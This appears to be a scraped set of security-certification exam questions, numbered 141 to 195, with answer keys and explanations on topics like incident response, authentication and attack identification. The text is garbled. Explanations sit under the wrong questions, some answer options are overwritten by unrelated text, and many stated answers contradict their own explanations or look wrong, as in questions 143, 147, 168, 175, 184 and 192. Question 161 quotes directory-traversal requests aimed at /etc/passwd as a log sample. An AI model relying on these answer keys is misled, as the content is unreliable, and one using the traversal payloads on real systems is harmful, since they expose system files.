A security analyst needs to complete an assessment. The analyst is logged into a server and must use native tools to map services running on it to the server's listening ports. Which of the following tools can BEST

accomplish this task?

- A. Netcat
- B. Netstat
- C. Nmap
- D. Nessus

The tool that can best accomplish the task of mapping services running on a server to its listening ports using native tools is Netstat. Netstat is a built-in command-line utility that displays active network connections, protocol statistics, and network interface information on a system. By running Netstat on the server, the analyst can get a list of all open ports and the associated processes or services running on those ports.

Option A, Netcat, is a command-line tool used for network exploration and security auditing. Although it can be used to identify listening ports, it is not as efficient as Netstat in this particular task.

Option C, Nmap, is a popular network exploration and security auditing tool that can scan and identify open ports on a network. However, since the analyst must use native tools on the server, Nmap is not an appropriate option.

Option D, Nessus, is a vulnerability scanning tool that can identify security vulnerabilities and misconfigurations on a system. While it can identify open ports and the associated services, it is not a native tool on the server and would require installation.

**Answer: B**

**Question #:142 - [\(Exam Topic 3\)](#)**

An enterprise has hired an outside security firm to conduct penetration testing on its network and applications. The firm has not received information about the internal architecture. Which of the following BEST represents the type of testing that will occur?

- A. Gray-box
- B. White-box
- C. Bug bounty
- D. Black-box

**Answer: D**

**Question #:143 - [\(Exam Topic 3\)](#)**

A company's bank has reported that multiple corporate credit cards have been stolen over the past several weeks. The bank has provided the names of the affected cardholders to the company's forensics team to assist in the cyber-incident investigation.

An incident responder learns the following information:

The timeline of stolen card numbers corresponds closely with affected users making Internet-based purchases from diverse websites via enterprise desktop PCs.

All purchase connections were encrypted, and the company uses an SSL inspection proxy for the inspection of encrypted traffic of the hardwired network.

Purchases made with corporate cards over the corporate guest WiFi network, where no SSL inspection

occurs, were unaffected.

Based on the information provided, the most likely root cause of the stolen corporate credit card numbers is that the SSL inspection proxy is compromised, and the attacker is intercepting the credit card information from the encrypted connections. Therefore, the BEST answer is option B: "The SSL inspection proxy is feeding events to a compromised SIEM."

Which of the following is the MOST likely root cause?

- A. HTTPS sessions are being downgraded to insecure cipher suites
- B. The SSL inspection proxy is feeding events to a compromised SIEM
- C. The payment providers are insecurely processing credit card charges
- D. The adversary has not yet established a presence on the guest WiFi network

**Answer: C**

Option D, the adversary not yet establishing a presence on the guest WiFi network, is unlikely to be the root cause since the stolen credit card numbers corresponded closely with purchases made on the enterprise desktop PCs over the hardwired network.

**Question #:144 - (Exam Topic 3)**

A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

- A. One-time passwords
- B. Email tokens
- C. Push notifications
- D. Hardware authentication

**Answer: C**

**Question #:145 - (Exam Topic 3)**

An organization is developing an authentication service for use at the entry and exit ports of country borders.

The service will use data feeds obtained from passport systems, passenger manifests, and high-definition video feeds from CCTV systems that are located at the ports. The service will incorporate machine-learning techniques to eliminate biometric enrollment processes while still allowing authorities to identify passengers with increasing accuracy over time. The more frequently passengers travel, the more accurately the service will identify them. Which of the following biometrics will MOST likely be used, without the need for enrollment? (Choose two.)

- A. Voice
- B. Gait
- C. Vein
- D. Facial

E. Retina

F. Fingerprint

The two BEST options to prevent other devices on the network from directly accessing the laptop are a host-based firewall and a VPN.

**Answer: B D**

**Question #:**146 - [\(Exam Topic 3\)](#)

A pharmaceutical sales representative logs on to a laptop and connects to the public WiFi to check emails and update reports. Which of the following would be BEST to prevent other devices on the network from directly accessing the laptop? (Choose two.)

C. Data Loss Prevention (DLP) solutions are designed to prevent unauthorized disclosure of sensitive information. While it can be used for protecting sensitive data, it is not directly related to preventing other devices on the network from accessing the laptop.

A. Trusted Platform Module

B. A host-based firewall

C. A DLP solution

D. Full disk encryption

D. Full disk encryption is a security measure that protects data on the hard drive from unauthorized access in case the laptop is lost or stolen. It does not prevent other devices on the network from directly accessing the laptop.

E. A Virtual Private Network (VPN) creates an encrypted tunnel between the laptop and a remote server, which can prevent other devices on the public WiFi network from directly accessing the laptop.

F. Antivirus software can protect the laptop from malware and viruses, but it cannot prevent other devices on the network from directly accessing the laptop.

E. Antivirus software

Therefore, the BEST options to prevent other devices on the network from directly accessing the laptop are a host-based firewall and a VPN.

**Answer: A B**

**Question #:**147 - [\(Exam Topic 3\)](#)

A user is concerned that a web application will not be able to handle unexpected or random input without crashing. Which of the following BEST describes the type of testing the user should perform?

A. Code signing

B. Fuzzing

C. Manual code review

D. Dynamic code analysis

**Answer: D**

**Question #:**148 - [\(Exam Topic 3\)](#)

Which of the following incident response steps involves actions to protect critical systems while maintaining business operations?

- A. Investigation
- B. Containment
- C. Recovery
- D. Lessons learned

**Answer: B****Question #:149 - [\(Exam Topic 3\)](#)**

A systems administrator needs to install the same X.509 certificate on multiple servers. Which of the following should the administrator use?

- A. Key escrow
- B. A self-signed certificate
- C. Certificate chaining
- D. An extended validation certificate

**Answer: C****Question #:150 - [\(Exam Topic 3\)](#)**

Which of the following holds staff accountable while escorting unauthorized personal?

- A. Locks
- B. Badges
- C. Cameras
- D. Visitor logs

**Answer: D****Question #:151 - [\(Exam Topic 3\)](#)**

When used at the design stage, which of the following improves the efficiency, accuracy, and speed of a database?

- A. Tokenization
- B. Data masking

- C. Normalization
- D. Obfuscation

**Answer: C****Question #:152 - (Exam Topic 3)**

A company recently set up an e-commerce portal to sell its product online. The company wants to start accepting credit cards for payment, which requires compliance with a security standard. Which of the following standards must the company comply with before accepting credit cards on its e-commerce platform?

- A. PCI DSS
- B. ISO 22301
- C. ISO 27001
- D. NIST CSF

**Answer: A****Explanation**

Additionally, many organizations should abide by certain standards. For example, organizations handling credit card information need to comply with the Payment Card Industry Data Security Standard (PCI DSS). PCI DSS includes six control objectives and 12 specific requirements that help prevent fraud.

**Question #:153 - (Exam Topic 3)**

A vulnerability assessment report will include the CVSS score of the discovered vulnerabilities because the score allows the organization to better:

- A. validate the vulnerability exists in the organization's network through penetration testing
- B. research the appropriate mitigation techniques in a vulnerability database
- C. find the software patches that are required to mitigate a vulnerability
- D. prioritize remediation of vulnerabilities based on the possible impact.

**Answer: D****Explanation**

The Common Vulnerability Scoring System (CVSS) is a free and open industry standard for assessing the severity of computer system security vulnerabilities. CVSS attempts to assign severity scores to vulnerabilities, allowing responders to prioritize responses and resources according to threat.

[https://en.wikipedia.org/wiki/Common\\_Vulnerability\\_Scoring\\_System](https://en.wikipedia.org/wiki/Common_Vulnerability_Scoring_System)

**Question #:154 - [\(Exam Topic 3\)](#)**

A security analyst receives the configuration of a current VPN profile and notices the authentication is only applied to the IP datagram portion of the packet. Which of the following should the analyst implement to authenticate the entire packet?

The correct answer is B. ESP (Encapsulating Security Payload) should be implemented to authenticate the entire packet, including the IP header and payload.

- A. AH
- B. ESP
- C. SRTP
- D. LDAP

AH (Authentication Header) also provides authentication for the IP packet, but it only covers the IP header and not the payload. SRTP (Secure Real-Time Transport Protocol) is used for protecting real-time data such as audio and video streams, it does not provide authentication for the IP packet. LDAP (Lightweight Directory Access Protocol) is a protocol used for accessing and maintaining distributed directory information services over an IP network, it is not used for packet authentication.

Therefore, the best option to authenticate the entire packet is to implement ESP.

**Answer: B**

**Question #:155 - [\(Exam Topic 3\)](#)**

In the middle of a cybersecurity, a security engineer removes the infected devices from the network and lock down all compromised accounts. In which of the following incident response phases is the security engineer currently operating?

- A. Identification
- B. Preparation
- C. Eradication
- D. Recovery
- E. Containment

**Answer: E**

**Question #:156 - [\(Exam Topic 3\)](#)**

An engineer is configuring AAA authentication on a Cisco MDS 9000 Series Switch. The LDAP server is located under the IP 10.10.2.2. The data

sent to the LDAP server should be encrypted. Which command should be used to meet these requirements?

- A. Idap-server 10.10.2.2 key SSL\_KEY

- B. Idap-server host 10.10.2.2 key SSL\_KEY
- C. Idap-server 10.10.2.2 port 443
- D. Idap-server host 10.10.2.2 enable-ssl

**Answer: D****Question #:157 - (Exam Topic 3)**

A large industrial system's smart generator monitors the system status and sends alerts to third-party maintenance personnel when critical failures occur. While reviewing the network logs the company's security manager notices the generator's IP is sending packets to an internal file server's IP. Which of the following mitigations would be BEST for the security manager to implement while maintaining alerting capabilities?

- A. Segmentation
- B. Firewall whitelisting
- C. Containment
- D. isolation

**Answer: A****Question #:158 - (Exam Topic 3)**

A security analyst is reviewing a new website that will soon be made publicly available. The analyst sees the following in the URL:

<http://dev-site.comptia.org/home/show.php?sessionID=77276554&loc=us>

The analyst then sends an internal user a link to the new website for testing purposes, and when the user clicks the link, the analyst is able to browse the website with the following URL:

<http://dev-site.comptia.org/home/show.php?sessionID=98988475&loc=us>

Which of the following application attacks is being tested?

- A. Pass-the-hash
- B. Session replay
- C. Object deference
- D. Cross-site request forgery

**Answer: B****Question #:159 - (Exam Topic 3)**

On which of the following is the live acquisition of data for forensic analysis MOST dependent? (Choose two.)

- A. Data accessibility ✓
- B. Legal hold
- C. Cryptographic or hash algorithm
- D. Data retention legislation
- E. Value and volatility of data
- F. Right-to-audit clauses

The live acquisition of data for forensic analysis is MOST dependent on:

- A. Data accessibility
- E. Value and volatility of data

Data accessibility refers to the ability to access the data that needs to be collected, and it is crucial for the success of the live acquisition of data.

Value and volatility of data refers to the importance and the likelihood of the data changing over time, respectively. In forensic analysis, it is important to collect volatile data as soon as possible to ensure that the data is not lost or altered.

The other options (B, C, D, and F) are also important factors in forensic analysis, but they are not as crucial as data accessibility and value and volatility of data in determining the success of live data acquisition.

**Answer: E F****Question #:160 - (Exam Topic 3)**

A university with remote campuses, which all use different service providers, loses Internet connectivity across all locations. After a few minutes, Internet and VoIP services are restored, only to go offline again at random intervals, typically within four minutes of services being restored. Outages continue throughout the day, impacting all inbound and outbound connections and services. Services that are limited to the local LAN or WiFi network are not impacted, but all WAN and VoIP services are affected.

Later that day, the edge-router manufacturer releases a CVE outlining the ability of an attacker to exploit the SIP protocol handling on devices, leading to resource exhaustion and system reloads. Which of the following BEST describe this type of attack? (Choose two.)

- A. DoS ✓
- B. SSL stripping
- C. Memory leak ✓
- D. Race condition
- E. Shimming
- F. Refactoring

The described attack is most likely a:

A. DoS (Denial of Service) attack, which is causing the edge-routers to crash and reload repeatedly.

C. Memory leak attack, because the attacker is exploiting the SIP protocol handling on devices, leading to resource exhaustion, and system reloads. This suggests that the attack is causing the edge-routers to use up all available memory resources, resulting in crashes and reloads.

The other options (B, D, E, and F) do not accurately describe the attack that is occurring in this scenario. SSL stripping, shimming, and refactoring are all techniques that attackers can use to bypass security mechanisms, while a race condition refers to a type of software vulnerability that occurs when two or more processes or threads access shared resources in an unexpected order.

**Answer: A D**

**Question #:161 - (Exam Topic 3)**

A security engineer obtained the following output from a threat intelligence source that recently performed an attack on the company's server:

```
GET index.php?page=..2f..2f..2f..2f..2fetc2fpasswd  
GET index.php?page=..2f..2f..2f..2f..2f..2f..2fetc2fpasswd  
GET index.php?page=..2f..2f..2f..2f..2f..2f..2fetc2fpasswd
```

Which of the following BEST describes this kind of attack?

A Directory traversal ✓ The output appears to be an example of a directory traversal attack, also known as a path traversal attack.

- B. SQL injection      Directory traversal attacks involve manipulating the input to a web application in order to access files or directories outside of the intended directory. In this case, the attacker is attempting to retrieve the "/etc/passwd" file, which contains sensitive system information such as user account names and hashed passwords. The attacker is using a series of ".." sequences to navigate up through the directory structure, eventually arriving at the target file
- C. API
- D. Request forgery

D

**Question #:162 - (Exam Topic 3)**

Which of the following corporate policies is used to help prevent employee fraud and to detect system log modifications or other malicious activity

based on tenure?

- A. Background checks
- B. Mandatory vacation
- C. Social media analysis
- D. Separation of duties

**Answer: B**

**Question #:163 - (Exam Topic 3)**

A small company that does not have security staff wants to improve its security posture. Which of the following would BEST assist the company?

- A. MSSP ✓
- B. SOAR

- C. IaaS
- D. PaaS

**Answer: B****Question #:164 - (Exam Topic 3)**

A network engineer needs to build a solution that will allow guests at the company's headquarters to access the Internet via WiFi. This solution should not allow access to the internal corporate network, but it should require guests to sign off on the acceptable use policy before accessing the Internet. Which of the following should the engineer employ to meet these requirements?

- A. Implement open PSK on the APs
- B. Deploy a WAF
- C. Configure WIPS on the APs
- D. Install a captive portal

**Answer: D****Question #:165 - (Exam Topic 3)**

A network engineer needs to create a plan for upgrading the wireless infrastructure in a large office. Priority must be given to areas that are currently experiencing latency and connection issues. Which of the following would be the BEST resource for determining the order of priority?

- A. Nmapn
  - B. Heat maps 
  - C. Network diagrams
  - D. Wireshark
- Heat maps would be the BEST resource for determining the order of priority. Heat maps display the signal strength and performance of the wireless network in different areas of the office, so they can be used to identify areas that are currently experiencing latency and connection issues.**

**Answer:** **Question #:166 - (Exam Topic 3)**

A privileged user at a company stole several proprietary documents from a server. The user also went into the

log files and deleted all records of the incident. The systems administrator has just informed investigators that other log files are available for review. Which of the following did the administrator MOST likely configure that will assist the investigators?

- A. Memory dumps
- B. The syslog server
- C. The application logs
- D. The log retention policy

B. The syslog server is the most likely option that the systems administrator configured that will assist the investigators in this scenario. The syslog server is a centralized logging system that collects logs from various sources, such as servers, routers, and firewalls, and stores them in a single location. This makes it easier to review and analyze logs from multiple sources.

In this scenario, the privileged user deleted some log files, but it is possible that other log files were sent to the syslog server before they were deleted. The syslog server should have a separate security control, and privileged users are not given access to it, ensuring that the logs are not tampered with. As a result, investigators will likely be able to use the syslog server to locate any logs that the privileged user deleted, which can help them determine what happened and identify the individual who stole the documents.

**Answer: B**

**Question #:167 - (Exam Topic 3)**

A commercial cyber-threat intelligence organization observes IoCs across a variety of unrelated customers.

Prior to releasing specific threat intelligence to other paid subscribers, the organization is MOST likely obligated by contracts to:

- A. perform attribution to specific APTs and nation-state actors.
- B. anonymize any PII that is observed within the IoC data.
- C. add metadata to track the utilization of threat intelligence reports.
- D. assist companies with impact assessments based on the observed data

**Answer: B**

**Question #:168 - (Exam Topic 3)**

A large enterprise has moved all its data to the cloud behind strong authentication and encryption. A sales director recently had a laptop stolen and later, enterprise data was found to have been compromised from a database.

Which of the following was the MOST likely cause?

- A. Shadow IT
- B. Credential stuffing
- C. SQL injection
- D. Man-in-the-browser

C. SQL injection is the most likely cause of the data compromise in this scenario.

SQL injection is a type of cyber attack that involves inserting malicious SQL statements into an entry field to access and manipulate a database. If the database is not properly secured or validated, an attacker can use this technique to gain unauthorized access to sensitive information.

In this scenario, the fact that the data was compromised from a local database suggests that an attacker was able to gain access to the database using a technique like SQL injection. The strong authentication and encryption used to protect the cloud environment would not have prevented this type of attack if the local database was not properly secured.

## E. Bluejacking

**Answer: A****Question #:169 - (Exam Topic 3)**

Ann, a forensic analyst, needs to prove that the data she originally acquired has remained unchanged while in her custody. Which of the following should Ann use?

A. Chain of custody

B. Checksums

C. Non-repudiation

D. Legal hold

B. Checksums are the best way for Ann to prove that the data she originally acquired has remained unchanged while in her custody.

A checksum is a mathematical algorithm that generates a unique value based on the contents of a file. If any changes are made to the file, the checksum value will be different. By comparing the checksum value of the original file to the checksum value of the file in Ann's custody, she can determine whether any changes have been made to the file.

**Answer: A****Question #:170 - (Exam Topic 3)**

A technician needs to prevent data loss in a laboratory. The laboratory is not connected to any external networks. Which of the following methods would BEST prevent the exfiltration of data? (Select TWO).

A. VPN

The two methods that would best prevent the exfiltration of data in a laboratory that is not connected to any external networks are:

B. Drive encryption

Drive encryption (Option B): Drive encryption involves encrypting the data stored on the physical drives or storage devices of a computer or server. This can prevent unauthorized access to the data even if the physical drives are removed from the laboratory or if the laboratory equipment is stolen. It provides an additional layer of security to protect the data from being accessed by unauthorized individuals.

C. Network firewall

D. File level encryption

USB blocker (Option E): A USB blocker is a physical device or software that prevents the use of USB ports or disables USB storage devices from being connected to the laboratory computers or systems. This can prevent the exfiltration of data via USB devices, such as USB drives or external hard drives, which could be used to transfer data out of the laboratory without being connected to any external networks.

E. USB blocker

F. MFA

By implementing both drive encryption and a USB blocker, the technician can effectively prevent data loss from the laboratory, even if there are no external networks connected.

**Question #:171 - (Exam Topic 3)**

An organization is outlining data stewardship roles and responsibilities. Which of the following employee roles would determine the purpose of data and how to process it?

A. Data custodian

The correct answer is B. Data controller.

B. Data controller

The data controller is responsible for determining the purpose and means of processing personal data within an organization. This includes deciding why and how data is collected, processed, stored, and shared, as well as ensuring compliance with relevant data protection laws and regulations. The data controller typically has overall responsibility for managing and governing an organization's data, and is accountable for the lawful and ethical use of personal data.

- D. Data processor

**Answer: C**

**Question #:172 - [\(Exam Topic 3\)](#)**

The IT department at a university is concerned about professors placing servers on the university network in an attempt to bypass security controls. Which of the following BEST represents this type of threat?

- A. A script kiddie
- B. Shadow IT
- C. Hacktivism
- D. White-hat

**Answer: B**

**Question #:173 - [\(Exam Topic 3\)](#)**

- A. user's account is constantly being locked out. Upon further review, @ security analyst found the following in the SIEM:

Time	Log Message
9:00:00 AM	login: user password: aBG23TMV
9:00:01 AM	login: user password: aBG33TMV
9:00:02 AM	login: user password: aBG43TMV
9:00:03 AM	login: user password: aBG53TMV

Which of the following describes what is occurring?

- B. An attacker is utilizing a password-spraying attack against the account
- C. An attacker is utilizing a dictionary attack against the account
- D. An attacker is utilizing a brute-force attack against the account
- E. An attacker is utilizing a rainbow table attack against the account

**Answer: B**

**Question #:**174 - [\(Exam Topic 3\)](#)

A nuclear plant was the victim of a recent attack, and all the networks were air gapped. A subsequent investigation revealed a worm as the source of the issue. Which of the following BEST explains what happened?

- A. A malicious USB was introduced by an unsuspecting employee.
- B. The ICS firmware was outdated
- C. A local machine has a RAT installed.
- D. The HVAC was connected to the maintenance vendor.

**Answer: A****Question #:**175 - [\(Exam Topic 3\)](#)

A systems administrators considering different backup solutions for the IT infrastructure. The company looks for solutions that offer the fastest recovery time while also saving the most amount of storage used to maintain the backups. Which of the following recovery solutions would be the BEST option to meet these requirements?

- A. Snapshot ✓ The correct answer is A. Snapshot.  
A snapshot is a point-in-time copy of data that captures the state of a system or volume at a particular moment. It allows for fast recovery times as it only captures changes made since the last snapshot, reducing the amount of data that needs to be backed up and restored. Snapshots are typically implemented at the block-level, capturing only the changes made to individual blocks of data, which can save storage space compared to other backup methods.
- B. Differentiated
- C. Full
- D. Tape Option B, Differential backup, captures all changes made since the last full backup. While it allows for faster recovery compared to a full backup, it may still require backing up a large amount of data if changes have been made frequently, which can result in longer recovery times and higher storage usage.

**Answer: B****Question #:**176 - [\(Exam Topic 3\)](#)

An organization's Chief Security Officer (CSO) wants to validate the business's involvement in the incident response plan to ensure its validity and thoroughness. Which of the following will the CSO MOST likely use?

- A. An external security assessment Option D, Tape backup, refers to using magnetic tape as a medium to store backup data. While tape backups can be cost-effective for long-term storage, they may not offer the fastest recovery times as tapes need to be retrieved and restored, which can take longer compared to disk-based backup solutions like snapshots.
- B. A bug bounty program In summary, a snapshot-based backup solution would likely be the best option for meeting the requirements of fast recovery times and efficient storage usage, as it captures changes at the block-level and allows for quick restoration of data. However, it's important to carefully consider the specific needs and requirements of the IT infrastructure and choose a backup solution that aligns with those needs.
- C. A tabletop exercise If summary, a snapshot-based backup solution would likely be the best option for meeting the requirements of fast recovery times and efficient storage usage, as it captures changes at the block-level and allows for quick restoration of data. However, it's important to carefully consider the specific needs and requirements of the IT infrastructure and choose a backup solution that aligns with those needs.
- D. A red-team engagement If summary, a snapshot-based backup solution would likely be the best option for meeting the requirements of fast recovery times and efficient storage usage, as it captures changes at the block-level and allows for quick restoration of data. However, it's important to carefully consider the specific needs and requirements of the IT infrastructure and choose a backup solution that aligns with those needs.

**Answer: C**

The CISO should read and understand the following before writing the policies:

B. GDPR (General Data Protection Regulation): GDPR is a set of regulations enacted by the

Question #:177 - [\(Exam Topic 3\)](#) European Union (EU) to protect the privacy and data rights of individuals in the EU. It includes requirements for data privacy, consent, data breach notification, and cross-border data transfers.

Compliance with GDPR is essential for organizations that handle personal data of EU citizens, regardless of their location.

A Chief Information Security Officer (CISO) needs to create a policy set that meets international standards for data privacy and sharing. Which of the following should the CISO read and understand before writing the policies?

A. PCI DSS

B. GDPR

C. NIST

D. ISO 31000

C. NIST (National Institute of Standards and Technology) Framework: NIST is a set of guidelines and best practices developed by the U.S. government to improve cybersecurity and privacy risk management. The NIST Cybersecurity Framework provides a comprehensive framework for organizations to manage and mitigate cybersecurity risks, including data privacy and sharing.

D. ISO 31000 (International Organization for Standardization): ISO 31000 is a globally recognized standard for risk management. It provides principles and guidelines for managing risk in organizations, including privacy risks associated with data sharing and handling. Understanding ISO 31000 can help the CISO develop effective risk management strategies for data privacy.

A. PCI DSS (Payment Card Industry Data Security Standard): PCI DSS is a set of security standards designed to protect payment card data. While it is specific to organizations that handle payment card data, it includes requirements for data privacy and sharing. If the organization handles payment card data, compliance with PCI DSS is necessary, and the CISO should be familiar with its requirements.

In summary, the CISO should read and understand GDPR, NIST, and ISO 31000 to ensure that the policy set meets international standards for data privacy and sharing. PCI DSS should be

Question #:178 - [\(Exam Topic 3\)](#) applied if the organization handles payment card data.

Administrators have allowed employees to access their company email from personal computers. However, the administrators are concerned that these computers are another attack

Surface and can result in user accounts being breached by foreign actors. Which of the following actions would provide the MOST secure solution?

A. Enable an option in the administration center so accounts can be locked if they are accessed from different geographical areas.

B. Implement a 16-character minimum length and 30-day expiration password policy.

C. Set up a global mail rule to disallow the forwarding of any company email to email addresses outside the organization,

D. Enforce a policy that allows employees to be able to access their email only while they are connected to the Internet via VPN.

**Answer: A**

Question #:179 - [\(Exam Topic 3\)](#)

A security engineer needs to select a primary authentication source for use with a client application. The application requires the user to log in with a username,

password, and, when needed, a challenge response. Which of the following solutions BEST meets this requirement?

- A. PSK
- B. LDAP
- C. RADIUS
- D. PAP

**Answer: B****Question #:180 - [\(Exam Topic 3\)](#)**

Which of the following BEST explains the difference between a data owner and a data custodian?

- A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data
- B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protection to the data
- C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data
- D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data

**Answer: B****Question #:181 - [\(Exam Topic 3\)](#)**

A security manager runs Nessus scans of the network after every maintenance window. Which of the following is the security manager MOST likely trying to accomplish?

- A. Verifying that system patching has effectively removed known vulnerabilities
- B. identifying assets on the network that may not exist on the network asset inventory
- C. Validating the hosts do not have vulnerable ports exposed to the Internet
- D. Checking the status of the automated malware analyses that is being performed

**Answer: A****Question #:182 - [\(Exam Topic 3\)](#)**

A security analyst is investigating an incident to determine what an attacker was able to do on a compromised laptop. The analyst reviews the following SIEM log:

Host	Event ID	Event source	Description
PC1	865	Microsoft-Windows-SoftwareRestrictionPolicies	C:\asdf234\asdf234.exe was blocked by Group Policy
PC1	4688	Microsoft-Windows-Security-Auditing	A new process has been created. New Process Name:powershell.exe Creator Process Name:outlook.exe
PC1	4688	Microsoft-Windows-Security-Auditing	A new process has been created. New Process Name:lat,pal Creator Process Name:powershell.exe
PC2	4625	Microsoft-Windows-Security-Auditing	An account failed to log on. LogonType:3 SecurityID:Null SID Workstation Name:PC1 Authentication Package Name:NTLM

Which of the following describes the method that was used to compromise the laptop?

- A. An attacker was able to move laterally from PC1 to PC2 using a pass-the-hash attack
- B. An attacker was able to bypass application whitelisting by emailing a spreadsheet attachment with an embedded PowerShell in the file
- C. An attacker was able to install malware to the CAasdf234 folder and use it to gain administrator rights and launch Outlook
- D. An attacker was able to phish user credentials successfully from an Outlook user profile

**Answer: A**

**Question #:183 - (Exam Topic 3)**

A security analyst is reviewing the following attack log output:

```
user comptia\john.smith attempted login with the password password123
user comptia\jane.doe attempted login with the password password123
user comptia\user.one attempted login with the password password123
user comptia\user.two attempted login with the password password123
user comptia\user.three attempted login with the password password123

user comptia\john.smith attempted login with the password password234
user comptia\jane.doe attempted login with the password password234
user comptia\user.one attempted login with the password password234
user comptia\user.two attempted login with the password password234
user comptia\user.three attempted login with the password password234
```

Which of the following types of attacks does this MOST likely represent?

- A. Rainbow table
- B. Brute-force
- C. Password-spraying
- D. Dictionary

**Answer: C****Explanation**

Password spraying is a type of brute-force attack in which a malicious actor uses a single password against targeted user accounts before moving on to attempt a second password, and so on. This technique allows the actor to remain undetected by avoiding rapid or frequent account lockouts.

[https://us-cert.cisa.gov/ncas/current-activity/2019/08/08/acsc-releases-advisory-password-spraying-attacks#:~:te](https://us-cert.cisa.gov/ncas/current-activity/2019/08/08/acsc-releases-advisory-password-spraying-attacks#:~:text=password,spray)

**Question #:184 - (Exam Topic 3)**

An analyst needs to identify the applications a user was running and the files that were open before the user's computer was shut off by holding down the power button. Which of the following would MOST likely contain that information?

- A. NGFW
- B. Pagefile
- C. NetFlow
- D. RAM ✓

While the pagefile (also known as the swap file) is a part of the virtual memory system in an operating system, it is typically used for storing data that is paged out from RAM when the system is under memory pressure. The pagefile acts as a backing store for virtual memory pages that are not currently in use by active processes. However, when a computer is shut off abruptly by holding down the power button, the contents of the pagefile are not necessarily updated to reflect the most recent state of applications and files that were open at the time of the shutdown.

In contrast, the contents of RAM are more likely to contain the most up-to-date information about the applications and files that were actively being used by the computer at the time of the abrupt shutdown. RAM is a volatile type of memory that loses its contents when the power is turned off, but the data stored in RAM may still be accessible for a short period of time after the shutdown event, as the RAM modules gradually lose power. Therefore, RAM is generally considered a more likely source of information for identifying the applications and files that were open before an abrupt shutdown, compared to the pagefile.

**Answer: C**

It's worth noting that both RAM and the pagefile can be important sources of forensic evidence in certain scenarios, and a thorough analysis may involve examining both. However, if the goal is to identify the applications and files that were open immediately before an abrupt shutdown, RAM is

**Question #:185 - [\(Exam Topic 3\)](#)**

The Chief Financial Officer (CFO) of an insurance company received an email from Ann, the company's Chief Executive Officer (CEO), requesting a transfer of \$10,000 to an account. The email states Ann is on vacation and has lost her purse, containing cash and credit cards. Which of the following social-engineering techniques is the attacker using?

- A. Phishing
- B. Whaling
- C. Type squatting
- D. Pharming

**Answer: B**

You are correct that conductive metal lockboxes, such as Faraday cages, are used to block electromagnetic signals, including Bluetooth signals used in bluesnarfing. Bluesnarfing is a type of unauthorized access to mobile devices via Bluetooth to extract data, and using conductive metal lockboxes can potentially mitigate this risk by preventing the Bluetooth signals from reaching the devices.

**Question #:186 - [\(Exam Topic 3\)](#)**

An organization has implemented a policy requiring the use of conductive metal lockboxes for personal electronic devices outside of a secure research lab. Which of the following did the organization determine to be the GREATEST risk to intellectual property?

So, the correct answer may indeed be:

C. Bluesnarfing of mobile devices

*Implementing the use of conductive metal lockboxes can help protect against bluesnarfing attacks, as it physically blocks the electromagnetic signals used for Bluetooth communication. This can prevent unauthorized individuals from gaining access to mobile devices and extracting sensitive data from them via bluesnarfing.*

However, it's important to note that the "greatest risk" to intellectual property may vary depending on the specific context and threat landscape of the organization. Other risks, such as theft of portable electronic devices, geotagging in metadata, and data exfiltration over a mobile hotspot, may still pose significant risks and may require additional security measures to effectively mitigate them. It's essential for organizations to conduct thorough risk assessments and implement a multi-layered security approach to protect their intellectual property and sensitive information.

**Answer: C****Question #:187 - [\(Exam Topic 3\)](#)**

An analyst is working on an email incident in which a target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

- A. Apply a DLP solution
- B. Implement network segmentation.
- C. Utilize email content filtering.

- D. Isolate the infected attachment.

**Answer: B**

**Question #:**188 - [\(Exam Topic 3\)](#)

Which of the following BEST helps to demonstrate integrity during a forensic investigation?

- A. Event logs
- B. Encryption
- C. Hashing
- D. Snapshots

**Answer: C**

**Question #:**189 - [\(Exam Topic 3\)](#)

Several employees have noticed other bystanders can clearly observe a terminal where passcodes are being entered, Which of the following can be eliminated with the use of a privacy screen?

- A. Shoulder surfing
- B. Spear phishing
- C. Impersonation attack
- D. Card cloning

**Answer: A**

**Question #:**190 - [\(Exam Topic 3\)](#)

A penetration tester gains access to a network by exploiting a vulnerability on a public-facing web server. Which of the following techniques will the tester most likely perform NEXT?

- A. Gather more Information about the target through passive reconnaissance.
- B. Establish rules of engagement before proceeding.
- C. Create a user account to maintain persistence.
- D. Move laterally throughout the network to search for sensitive information.

Typically, the next steps for a penetration tester after gaining access to a network by exploiting a vulnerability on a public-facing web server could include:

- B. Establish rules of engagement before proceeding: It is important for the tester to establish clear rules of engagement with the target organization before proceeding further. This includes obtaining proper authorization, defining the scope and objectives of the penetration testing engagement, and establishing boundaries and limitations for the testing activities.

**Answer: C**

**Question #:191 - [\(Exam Topic 3\)](#)**

An attacker is attempting to exploit users by creating a fake website with the URL users. Which of the following social-engineering attacks does this describe?

- A. Information elicitation
- B. Typeb squatting
- C. Impersonation
- D. Watering-hole attack

An attacker is attempting to exploit users by creating a fake website with the URL www.validwebsite.com. The attacker's intent is to imitate the look and feel of a legitimate website to obtain personal information from unsuspecting users. Which of the following social-engineering attacks does this describe?

**Answer: D****Question #:192 - [\(Exam Topic 3\)](#)**

A security analyst is investigating a malware incident at a company. The malware is accessing a command-and-control website at www.comptia.com. All

outbound Internet traffic is logged to a syslog server and stored in / logfiles/messages. Which of the following commands would be BEST for the analyst to

use on the syslog server to search for recent traffic to the command-and-control website?

- A. head -500 www.comptia.com | grep /logfiles/messages
- B. cat /logfiles/messages | tail -500 wew.comptia.com
- C. tail -500 /legfiles/messages | grep www.comptia.com
- D. grep -500 /logfiles/messages | cat www.comptia.com

**Answer: B****Question #:193 - [\(Exam Topic 3\)](#)**

A security analyst is reviewing information regarding recent vulnerabilities. Which of the following will the analyst MOST likely consult to validate which platforms have been affected?

- A. SINT
- B. SIEM
- C. CVSS
- D. CVE

**Answer: D****Question #:194 - [\(Exam Topic 3\)](#)**

Employees are having issues accessing the company's website. Some employees report very slow performance, while others cannot access the website at all. The web and security administrators search the logs and find millions of half-open connections to port 443 on the web server. Further analysis reveals thousands of different source IPs initiating this traffic. Which of the following attacks is MOST likely occurring?

- A. DDoS
- B. Man-in-the-middle
- C. MAC flooding
- D. Domain hijacking

**Answer: A****Question #:195 - [\(Exam Topic 3\)](#)**

